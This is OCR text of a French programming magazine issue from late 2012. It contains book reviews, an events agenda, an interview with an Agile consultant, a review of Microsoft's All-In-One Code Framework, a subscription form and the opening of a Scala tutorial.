
Véronique Messager
Coacher une équipe agile
Eyrolles

L'Agilité est un sujet d'actualité et on la pratique de plus en plus. Mais une équipe agile ne se gère pas comme une équipe normale. L'Agilité introduit et impose des concepts, des « protocoles » qui lui sont propres, même si par définition, Agilité = souplesse. Pour le chef de projet, le ScrumMaster, l'Agilité est un travail de longue haleine et de chaque instant. Il faut connaître les bonnes pratiques, pour l'utiliser au quotidien et faire en sorte de changer les habitudes de l'équipe sans pour autant heurter les personnes et les faire adhérer à l'attitude agile. Ce livre explique, propose des pratiques, des conseils. Et on se rend vite compte que les relations humaines, la communication sont deux éléments cruciaux sans négliger cependant la rigueur et l'organisation. Car l'agilité, et notamment Scrum, repose sur une rigueur structurante. Même si vous n'utilisez pas une méthode Agile au quotidien, ce livre vous apporte des conseils et des pratiques utiles !




COLLECTIF
Apprendre la programmation web avec Python et Django
Eyrolles

Python est un langage discret mais qui demeure un des plus efficaces pour le web. Ce livre s'apparente à la fois à un guide de développement et à un cours pour apprendre Python et Django. Le langage Python et le framework Django sont introduits en douceur, et l'utilisation des vues, templates, formulaires et modèles Django, conformément aux principes MVC exposés dans la première partie, sont illustrés au fil de l'étude de cas. L'annexe complète le manuel par une explication pas à pas de l'installation de l'environnement de développement, tant sous Windows et Mac OS X que sous GNU/Linux : Python, Django, Eclipse, PyDev et les Web Developer Tools. Allez-vous sauter le pas Python ?



Jérôme HUGON
C# 5
Eni éditions

Nouveau Visual Studio, nouveau framework .Net et donc évolutions de C#. L'auteur revient tout d'abord sur l'interface de Visual Studio 2012 ainsi que sur le concept de l'architecture .NET. Les détails du langage C# (en version 5 au moment de la rédaction du livre), sa syntaxe et ses fonctionnalités comme les classes, l'héritage, les interfaces, les types génériques ou encore les délégués et les évènements, sont ensuite expliqués avant d'aborder la conception d'interfaces utilisateur. Sans oublier : Entity Framework, les données, le déploiement, la génération de packages, LINQ, le mode trace, les tests, etc.



COLLECTIF
Ralph Bear...
Pix'n love

Les mémoires du Père des jeux vidéo ! Voici comment pourrait se résumer cet ouvrage. *« Nous sommes en 1966, alors qu'il attend son bus,* Ralph Baer, un ingénieur en électronique militaire s'ennuie. *Pour passer le temps, il griffonne sur un bout de papier le schéma de la toute première console de jeu vidéo : la Brown Box ! »*... Une aventure méconnue et pourtant incroyable à lire. Même si Pong est le premier jeu vidéo à connaître le succès...

agenda

DECEMBRE

- Du 03 au 04 décembre 2012, **API Days** : 1er événement international dédié aux API en Europe. Campus de l'EPITA - Paris. Plus d'informations : http://fr.amiando.com/apidays.html
- Le 04 décembre 2012, Paris, **Windows Azure Open Platform Summit.** Durant toute la journée, vous verrez comment Azure supporte les outils, langages, solutions Open Source. Comment développer, déployer sur Azure du Java, JavaScript, MySQL, etc. Evénement en Anglais.
- Le 06 décembre 2012, le concours geek des **Open du Web** revient pour sa 3e édition, sur Paris, Lille & Bordeaux en simultané ! Venez-vous tester sur une ou plusieurs catégories d'épreuves. http://www.open-du-web.fr
- **Meet-up SkySQL**, 12 décembre à Paris : découvrez l'usage de MySQL dans le Cloud. Présentation de la suite d'outils SkySQL Cloud Data Suite. http://www.lemug.fr/2012/12-decembre-2012-meetup-skysql/
- **Tour de France PC SOFT**- Lancement de WINDEV & WEBDEV 18. En **décembre** : le 4 à Strasbourg, le 5 à Lyon, le 6 à Genève, le 11 à Marseille. www.pcsoft.fr

ETRANGER

- Du 23 au 25 janvier 2013, Rome, **40e colloque sur les principes des langages de programmation.** Cet évènement sera un forum de discussion sur tous les aspects des langages et des systèmes de programmation, avec une attention particulière accordée aux principes qui étayent la pratique. http://popl.mpi-sws.org/2013/

heroku

DevDays, 13 décembre, la cartonnerie, Paris 11e : une journée complète pour découvrir les plateformes Heroku et Force.com ! La matinée sera consacrée à une présentation des solutions, des technologies. L'après-midi, aux sessions techniques : Heroku et Java, comment utiliser les services Salesforce.com / Force.com et Heroku. Du code et de nombreuses démos durant toute la journée. Conférence gratuite en français et en anglais. Tous les détails sur le site de Programmez ! début décembre.

« La technique est essentielle mais pas seulement »

Arnaud Villenave, ce trentenaire originaire de Nancy, a « migré » à Paris et est aujourd'hui consultant chez Cellenza (cabinet de conseil sur les technologies Microsoft et les Méthodes Agiles). Il a suivi un MIAGE à Nancy puis un Master 2 Recherche en Maîtrise du Logiciel. Il a été, durant 4 ans, ingénieur d'étude et de développement principalement sur des projets au sein du groupe Bouygues (Bouygues Telecom, TF1) sur les phases de réalisation. Depuis 1 an il est consultant en Méthodologie Agile et en technologie .Net, en mission chez PPG un acteur mondial de l'industrie chimique. Il est aussi membre actif au bureau du French Scrum User Group.

Comment es-tu tombé dans l'informatique et plus spécialement dans le développement ?

J'ai découvert l'informatique lorsque j'étais en classe préparatoire intégrée à l'ENSGSI. J'ai commencé par apprendre l'algorithme et le langage C. Aimant les mathématiques et leur logique, j'ai immédiatement apprécié ces disciplines qui, via les algorithmes, étaient une continuité aux cours d'arithmétique. J'ai donc décidé de m'orienter vers une formation informatique en intégrant la MIAGE (Méthodes Informatiques Appliquées à la Gestion d'Entreprise) où j'ai découvert et approfondi de nombreuses facettes de l'informatique.

Pour toi, qu'est-ce qui fait que l'on aime toujours et encore le développement, la technique ?

Le challenge permanent est de réaliser ce qui est demandé de la manière la plus intelligente qui soit pour assurer la qualité et la performance du produit. De plus, la conception ne pouvant pas toujours tout prévoir, il faut savoir rester vigilant et attentif afin de s'assurer que les cas vont fonctionner correctement. Je pense qu'il ne faut jamais hésiter à poser les questions et à interviewer les bonnes personnes pour s'assurer de l'intégrité de l'algorithme et maîtriser les éventuels effets de bord d'une nouvelle fonctionnalité. Le développement reste une clef de voûte dans le déroulement d'un projet qui va nécessiter une énorme quantité d'échanges où chaque interlocuteur parlant son langage métier devra se faire comprendre par les autres parties. De plus, le développement est en constante évolution et de nouvelles méthodes changent radicalement notre façon de travailler, par exemple la mise en place des développements dirigés par les tests, que ce soient des tests unitaires (TDD) ou métier (ATDD).

Egalement, le choix de l'entreprise est primordial et permet de continuer à aimer le développement. C'est ce que m'offre Cellenza puisque tous les consultants sont des passionnés de technologies et continuent de développer, et cette émulation est un véritable moteur.


Enfin, la curiosité est le maître mot, il y a une marge de progression infinie dans le développement ; c'est une remise en question permanente et c'est très motivant.

Tu as gardé un regard très geek : gadget, veille techno. C'est important pour ton job et ta passion ?

Oui, je pense qu'avoir cette passion geek dans la peau permet de rester motivé et intéressé par tout ce qui se passe dans l'univers informatique. Se tenir au courant des nouveautés et de futures (r)évolutions est une des activités essentielles de mon métier. En effet, ces informations sont directement liées à ce que me demanderont mes clients dans un futur proche. Il est donc essentiel pour moi d'avoir toujours une longueur d'avance afin de pouvoir les orienter vers les choix les plus judicieux et pertinents pour leurs problématiques. Cellenza nous dédie une journée par mois au partage de la

Mon bureau

Dans ma mission actuelle, j'ai un bureau dans un petit open space avec toute l'équipe de développement .NET. J'ai ramené quelques goodies sur mon bureau : une peluche de Chewbacca, des balles en mousse pour se défouler sur les collègues. C'est important d'avoir des exutoires. Je garde à portée des post-it et un cahier que j'utilise quand j'ai besoin de réfléchir. J'évite le casque sur les 2 oreilles pour qu'on puisse me parler.



connaissance, et cette journée (appelée Bootcamp en interne) est l'occasion pour l'ensemble des consultants de faire des présentations, de débattre, de partager et donc de progresser autour de sujets technos.
Ces réunions servent aussi à nouer des liens entre nous, à prendre du recul sur nos missions, à monter en compétence et à expérimenter directement sur nos collègues des idées qu'on aurait ou que l'on voudrait mettre en place chez nos clients.

Etre développeur n'est pas toujours facile : pression, évolution constante, frustration des projets et des "chefs", c'est quoi pour toi d'être développeur aujourd'hui ? Le job a-t-il changé depuis tes débuts ?

Depuis le début de ma carrière, il m'a toujours été impossible de me contenter de "faire ce qui est écrit". C'est un travail qui demande de la réflexion, de l'intelligence et de la communication et qui en fait tout l'intérêt. Cependant, il n'est pas facile de se trouver en bout de la chaîne de réalisation du produit, il est fort probable que la moindre erreur provienne pour les autres intervenants d'un problème de réalisation. Il est donc primordial pour le développeur d'étendre sa connaissance fonctionnelle et d'avoir une compréhension parfaite de la conception qui a été faite. Heureusement, il y a eu beaucoup de changement depuis que j'ai commencé à travailler puisque j'ai pu découvrir l'Agilité après 2 ans d'activité. Cette méthodologie a bouleversé ma vision du travail ! De simple développeur, j'ai voulu aller plus loin dans cette nouvelle méthodologie émergente! Ces nouvelles méthodes révolutionnent réellement le rôle du développeur au sein du projet et les mentalités au sens large. Toute l'équipe est beaucoup plus à l'écoute de ce que chacun a à dire. Les tests automatisés apportent une véritable sécurité sur la qualité de la conception et de la réalisation. Ces sécurités permettent d'assainir les conversations et d'éviter ainsi les échanges où chacun accuse l'autre…
Cela apporte un véritable esprit d'équipe où tous travaillent dans le même but : la réalisation du produit ! En plus de ces activités quotidiennes, il est devenu essentiel à mes yeux de participer activement aux communautés Agiles. Échanger et discuter des expériences de chacun permet vraiment d'apprendre énormément. Toute cette capitalisation servira au moment où je serai confronté aux mêmes problèmes. C'est pour cela qu'en plus de mon activité professionnelle, je suis devenu membre du bureau du French Scrum User Group. Par cette association qui a été créée en 2009, je m'implique directement dans l'organisation des évènements qui promeuvent l'Agilité en France. Je ne participe pour l'instant qu'aux évènements parisiens, mais l'association est très active partout en France. Le FSUG connaît un grand succès et nous organisons des évènements de plus en plus importants. En 2013, nous allons directement être impliqués dans la préparation du Scrum Gathering qui se déroulera en France !

Et en dehors du boulot, qu'est-ce que tu aimes faire ? Comment trouves-tu l'équilibre entre travail, vie privée, passion, famille ?

Comme tout bon geek, j'aime jouer aux jeux vidéo, lire des bandes dessinées,… Ma grande passion qui reste prioritaire sur le reste est la pratique des arts martiaux !
En effet, une pratique sportive régulière est essentielle pour pouvoir gérer tous les aléas de la vie courante. J'ai découvert les arts martiaux chinois lorsque que j'étais étudiant et j'ai continué à pratiquer cette discipline en arrivant sur Paris. J'ai la chance d'avoir découvert un maître passionnant qui m'apporte autant physiquement que mentalement. Côté vie privée, j'habite avec ma compagne depuis que je suis sur Paris. Nous faisons diverses activités ensemble dont la pratique des arts martiaux. L'équilibre se crée donc naturellement…

Peux-tu nous présenter ton quotidien en quelques mots ?

J'essaye toujours d'arriver dans les premiers. Cela me permet de prendre les transports avant l'heure de pointe et d'avoir le temps de me poser avant que la journée ne commence vraiment.
Etant dans un projet Agile, la journée est ponctuée par des réunions régulières. Tous les matins, « Daily meeting » pour dire ce qui a été fait et ce qui va être fait aujourd'hui. Travaillant sur des itérations de 2 semaines, nous livrons aux utilisateurs clefs une nouvelle version du produit et nous faisons une rétrospective toutes les deux semaines.

La journée classique est surtout faite de développement que je fais soit seul soit en binôme en « pair programming » suivant les tâches qui sont assignées.
Quand j'ai du temps qui se dégage, je fais de la veille technologique pour proposer des idées d'amélioration à mon client et préparer les Bootcamp Cellenza. Par exemple, mes dernières veilles ont été sur TFS et Sonar. Ma journée se termine par du sport avant de rentrer chez moi.

Comment vois-tu ton job évoluer ?

Dans un avenir très proche, je vais animer de plus en plus de formations et d'ateliers autour de l'Agilité, en interne chez Cellenza et aussi chez des clients. Je compte rester connecté à la technique et continuer à approfondir ma maîtrise du développement mais je souhaite également approfondir mes connaissances en méthodologie pour devenir un agent du changement : mettre en place les méthodes Agiles est un défi très difficile car il faut réussir à changer les mentalités à tous les niveaux hiérarchiques. C'est un travail de longue haleine et je sais que dans cette voie j'ai énormément de choses à apprendre.

Des conseils aux étudiants et dévs qui nous lisent ?

La technique est essentielle mais il faut aussi connaître plusieurs méthodes de réalisation. Donc intéressez-vous aux méthodologies ! Il faut changer notre façon de travailler et c'est par la nouvelle génération que ces nouveaux concepts germeront de plus en plus dans les sociétés. L'Agile a un véritable avenir c'est le meilleur moyen pour travailler plus efficacement dans des conditions plus soutenables. #

All-In-One Framework

Il y a quatre ans Jialiang Ge, ingénieur du support MSDN à Shanghai, a remarqué que beaucoup de développeurs avaient du mal à trouver des exemples de code adéquat. Il a donc réfléchi à une solution pour parvenir à regrouper tous les exemples de code que lui et ses collègues avaient créés en fonction des demandes courantes des développeurs dans les forums, les réseaux sociaux et les incidents au support MSDN. Une bibliothèque unique est donc née, accessible aux développeurs et d'utilisation très simple.

Cette idée s'est concrétisée, chez Microsoft, par le All-In-One Code Framework, avec le soutien de Mike Hickman, Directeur et Mei Liang, Group Manager de l'équipe de la communauté et du support en ligne et Dan Ruder, Principal Escalation Engineer au Microsoft Commercial Technical Services (CTS).

All-In-One Framework est un concentré d'exemples de code de toutes les technologies de développement de Microsoft telles que Azure, SharePoint, Windows 7, Windows 8, Windows Phone, SQL Server, ASP.net ou Silverlight mais aussi HTML5, ces échantillons peuvent être disponibles en plusieurs langages de programmation différents selon les sources (C#, VB.net, C++, JavaScript, SQL et F#).

All-In-One Framework propose deux interfaces de recherches. Soit le Sample Browser version desktop, soit l'extension Visual Studio disponible depuis le 4 septembre dernier et qui a d'ailleurs été développée en partenariat avec l'équipe de Production de Visual Studio et l'équipe MSDN Samples Gallery. Cette dernière est téléchargeable directement dans Visual Studio 2010 ou Visual Studio 2012.

> Sample Browser

All-In-One Framework commence par une application avec une interface très agréable et soignée [Fig.1], inspirée de Zune, qui vous permettra sans nul doute de retrouver facilement des exemples de code. Au premier démarrage, la version desktop vous demandera obligatoirement de choisir un dossier d'enregistrement pour les futurs échantillons de code que vous téléchargerez. Quant à l'extension de Visual Studio, le dossier est directement sous *Documents\Visual Studio 2012\Samples* [Fig.2].

La recherche s'effectue ensuite très facilement depuis la fenêtre principale où vous pouvez directement cliquer sur la tuile correspondant à la technologie qui vous intéresse ; ces tuiles sont à des critères de sélections prédéfinis. C'est donc ensuite dans la rubrique [*Search & Download*] que tout se passe. On y retrouve en haut à gauche le champ où l'on écrira le/les mots clés de notre recherche. Puis All-In-Code vous listera tous les exemples de code selon un ordre que vous pouvez définir : La note donnée, le nombre de téléchargements obtenus, la pertinence par rapport au titre du *sample* vis-à-vis de votre mot clé, la popularité qui est la combinaison du nombre de téléchargements et du vote obtenu, par date de mise à jour ou par auteur.

Parmi les exemples qui vous seront listés, il suffit simplement de cliquer sur la source qui semble correspondre à notre recherche afin de visualiser sur la partie droite, tout le descriptif complet. On y retrouve dans cette partie trois groupes, le détail où l'on peut télécharger l'exemple dans les différents langages disponibles, la documentation complète et une rubrique « Social » qui permet




Fig.1




Fig.2

directement de partager une source sur FaceBook, Twitter, Delicious ou Digg.

> Critère de recherche

Comme je vous l'ai dit, les tuiles de l'écran principal font une présélection. Cependant, vous avez la possibilité d'agir vous-même sur de très nombreux filtres comme la compatibilité avec les versions de Visual Studio, filtrer les codes selon le nom d'un auteur, l'origine des sources (Microsoft ou de la communauté de développeurs), le langage, la technologie.[Fig.3].

Vous avez aussi la possibilité de marquer les codes comme favoris afin de les retrouver plus rapidement. Un historique des recherches (selon les filtres que vous avez sélectionnés) est mémorisé automatiquement, ce qui vous évitera lors des prochaines utilisations de devoir sélectionner à nouveau ; peut être qu'un jour on pourra épingler sur l'écran principal une tuile selon notre critère de recherche : [Fig.4].

> L'extension pour Visual Studio

L'équipe d'**All-In-One Framework** reste très active en mettant maintenant à disposition une extension pour Visual Studio qui est très bien implémentée et pour le fun, qui s'adapte même au thème choisi. Un must have ! On retrouve cette extension à différents niveaux selon notre utilisation : depuis une barre d'outils spécifique, depuis la barre de recherche rapide de Visual Studio, dans le menu [Fichier], dans le clic droit pour effectuer une recherche directement selon la sélection en cours.

> Exemples sur mesure !?

[Fig.5] Aussi, l'équipe de Jialiang Ge va encore plus loin ; Si vous avez un souci sur un code dans votre projet et qu'après une recherche vous ne trouvez pas de samples correspondant à votre problème, et bien vous pouvez soumettre une demande de code sur le site. Comment ça fonctionne ? La communauté de développeurs de All-In-One Framework va travailler activement sur les Post les plus sollicités via les votes pour créer et diffuser gratuitement, un code source correspondant [Fig.6].

En quatre ans, l'idée de Jialiang Ge est devenue une bibliothèque sans cesse croissante avec plus de 1000 échantillons de code demandés par les clients, une interface de recherche des codes, et jusqu'à présent 7 millions de téléchargements dans le monde. Je vous conseille vivement de l'essayer.

Lien All-In-Code :
http://blogs.msdn.com/b/onecode/
Extension VS : http://bit.ly/OICF4VS

Christophe **Peugnet**
Gérant et développeur des logiciels SodeaSoft de la société EBLM
http://www.sodeasoft.com
Blog : http://www.peug.net
Twitter : @tossnet1

Fig.3




Fig.5




Fig.4





Fig.6



OFFREZ-VOUS
UN ABONNEMENT !

jusqu'à **-50%**

Code, gestion de projets, développement web, mobilité, Programmez ! est à la fois votre outil pratique, des articles de code par les meilleurs experts et votre veille technologique.

1 **Abonnement 1 an au magazine**
49 *(au lieu de 65,45 , prix au numéro)*

2 **Abonnement Intégral : 1 an au magazine + Archives Internet et PDF** 59

3 **Abonnement 2 ans au magazine**
78 *(au lieu de 130,90 , prix au numéro)*

4 **Abonnement intégral 2 ans au magazine + Archives Internet et PDF** 88

Toutes les offres en ligne : www.programmez.com

Abonnez-vous à partir de 3,80 € seulement par mois

Oui, je m'abonne

à retourner avec votre règlement à
Groupe GLI, 17 route des Boulangers 78926 Yvelines cedex 9

- ☐ **Abonnement 1 an au magazine :** 49 (au lieu de 65,45 , prix au numéro)
- ☐ **Abonnement Intégral : 1 an au magazine + archives Internet et PDF :** 59 (au lieu de 65,45 , prix au numéro)
- ☐ **Abonnement 2 ans au magazine :** 78 (au lieu de 130,90 , prix au numéro)
- ☐ **Abonnement intégral 2 ans au magazine + archives Internet et PDF :** 88

☐ M. ☐ Mme ☐ Mlle Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

Tél : **(Attention, e-mail indispensable pour les archives sur internet)**

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez ! ☐ Je souhaite régler à réception de facture

PROG 158

Offre limitée, valable jusqu'au 31 décembre 2012

Scala de A à Z

Le but de cet article, en étudiant le côté obscur de la Force, est de présenter les fonctionnalités du langage qui nous paraissent idiomatiques. Nous ne pourrons pas faire le tour de l'ensemble des possibilités de Scala ici, mais nous espérons qu'à l'issue de ces quelques pages vous aurez envie d'aller plus loin, de tester le langage, ou encore de suivre le cours gratuit Coursera (1) sur le sujet.

Scala est né en 2004 à l'École Polytechnique Fédérale de Lausanne (EPFL) ce qui lui a longtemps valu l'image de *langage de chercheur*. Pourtant, son créateur, Martin Odersky, a toujours voulu faire de *Scala* un langage générique. Connaissant très bien Java pour avoir créé le compilateur *javac 1.3* et proposé l'ébauche des Java Generics, il a voulu imposer une contrainte forte à son nouveau langage : *Scala* doit être complètement compatible avec Java afin que tout code Java puisse directement être appelé en *Scala*, et inversement, que la compilation de code *Scala* produise du bytecode pour la JVM, utilisable en Java.

Une refonte importante du langage en 2006 (*Scala* v2.0) entraîne son adoption hors de l'EPFL par quelques téméraires, tels la start-up Foursquare ou les frameworks Lift et Akka, qui cherchent à utiliser l'écosystème gigantesque du monde Java sans devoir traîner la lourdeur de ce langage.

Il faudra attendre *Scala* 2.8 en juillet 2010 pour avoir un premier réel gain d'intérêt pour *Scala*. En effet, cette version apporte (enfin) une compatibilité binaire entre versions mineures du langage, sans laquelle toute adoption de masse était fortement freinée. On y découvre aussi de nouvelles fonctionnalités aujourd'hui incontournables, comme les paramètres de fonction nommée et les valeurs par défaut. Mais surtout elle apporte une API de collections de tout premier ordre, utilisant pleinement la fusion des concepts objet et fonctionnel et faisant ainsi de *Scala* un langage très puissant pour la manipulation de collections d'éléments.

La version actuelle de *Scala* est la 2.9. Elle est sortie en janvier 2011 et intègre une maturité accrue sur différents composants (ajout de collections qui parallélisent automatiquement les traitements qu'elles subissent, meilleure compatibilité Java, amélioration substantielle de la console interactive (REPL)…). Mais cette version est surtout symbolique car elle accompagne le lancement de la société *Typesafe*, en charge de promouvoir *Scala* et son écosystème, et éditrice de la *Stack Typesafe*, qui intègre le framework d'acteurs *Akka* en passe de devenir la référence du domaine, le framework web *Play !*, et l'outil de compilation *SBT*. En parallèle de ces sorties de version, *Scala* a connu un véritable engouement, porté d'abord par des développeurs curieux et des start-ups à la recherche d'un langage fonctionnant sur la JVM, puissant et moderne, puis à partir de 2011 par la crédibilité apportée lors de la création de *Typesafe* et l'intérêt de grosses sociétés telles *Amazon*, *Intel*, *VMWare*, *Juniper Networks*, le *Times*, et bien d'autres.

Aujourd'hui, la pérennité et l'adoption du langage semblent assurées. *Thoughtworks* vient de passer la technologie en « *adopt* » dans son fameux radar, et même Gartner prédit que *Scala* et Typesafe, un de ses « Cool Vendors 2012 », vont beaucoup faire parler d'eux prochainement.

(1) https://class.coursera.org/progfun-2012-001/


SCALA DU CÔTÉ OB…JET

Scala est en premier lieu un langage orienté objet pur : tout y est objet, jusqu'aux fonctions. Il partage également certains aspects avec Java, comme le typage statique et la compilation en bytecode interprété par la JVM. Pour illustrer précisément le fonctionnement de *Scala*, nous avons réussi à obtenir en exclusivité un extrait du code du logiciel de recensement de l'Armée Impériale - évidemment codé en *Scala* - qui concerne les Stormtroopers.

> L'organisation des classes et types en Scala

Scala dispose d'un système de classes, instanciable, qui peuvent hériter d'autres classes ou de Traits qui eux, ne sont pas directement instanciables. L'ensemble crée une hiérarchie de classes au sommet de laquelle se situe la classe Any (tous les éléments d'un programme sont de type Any) et dont le fond est la classe Nothing (les erreurs et exceptions du programme sont de ce type) [Fig.1].

Fig.1



Any a deux sous-classes :

- AnyVal rassemble tous les types de la JVM qui ne sont pas des objets et qui nécessitent un traitement spécifique lors de la génération du bytecode.
- AnyRef est l'équivalent de Object en Java : tous les objets créés en héritent, dont nos soldats de l'Empire. Cette hiérarchie a pour fond le type Null qui contient l'élément null du bytecode Java.

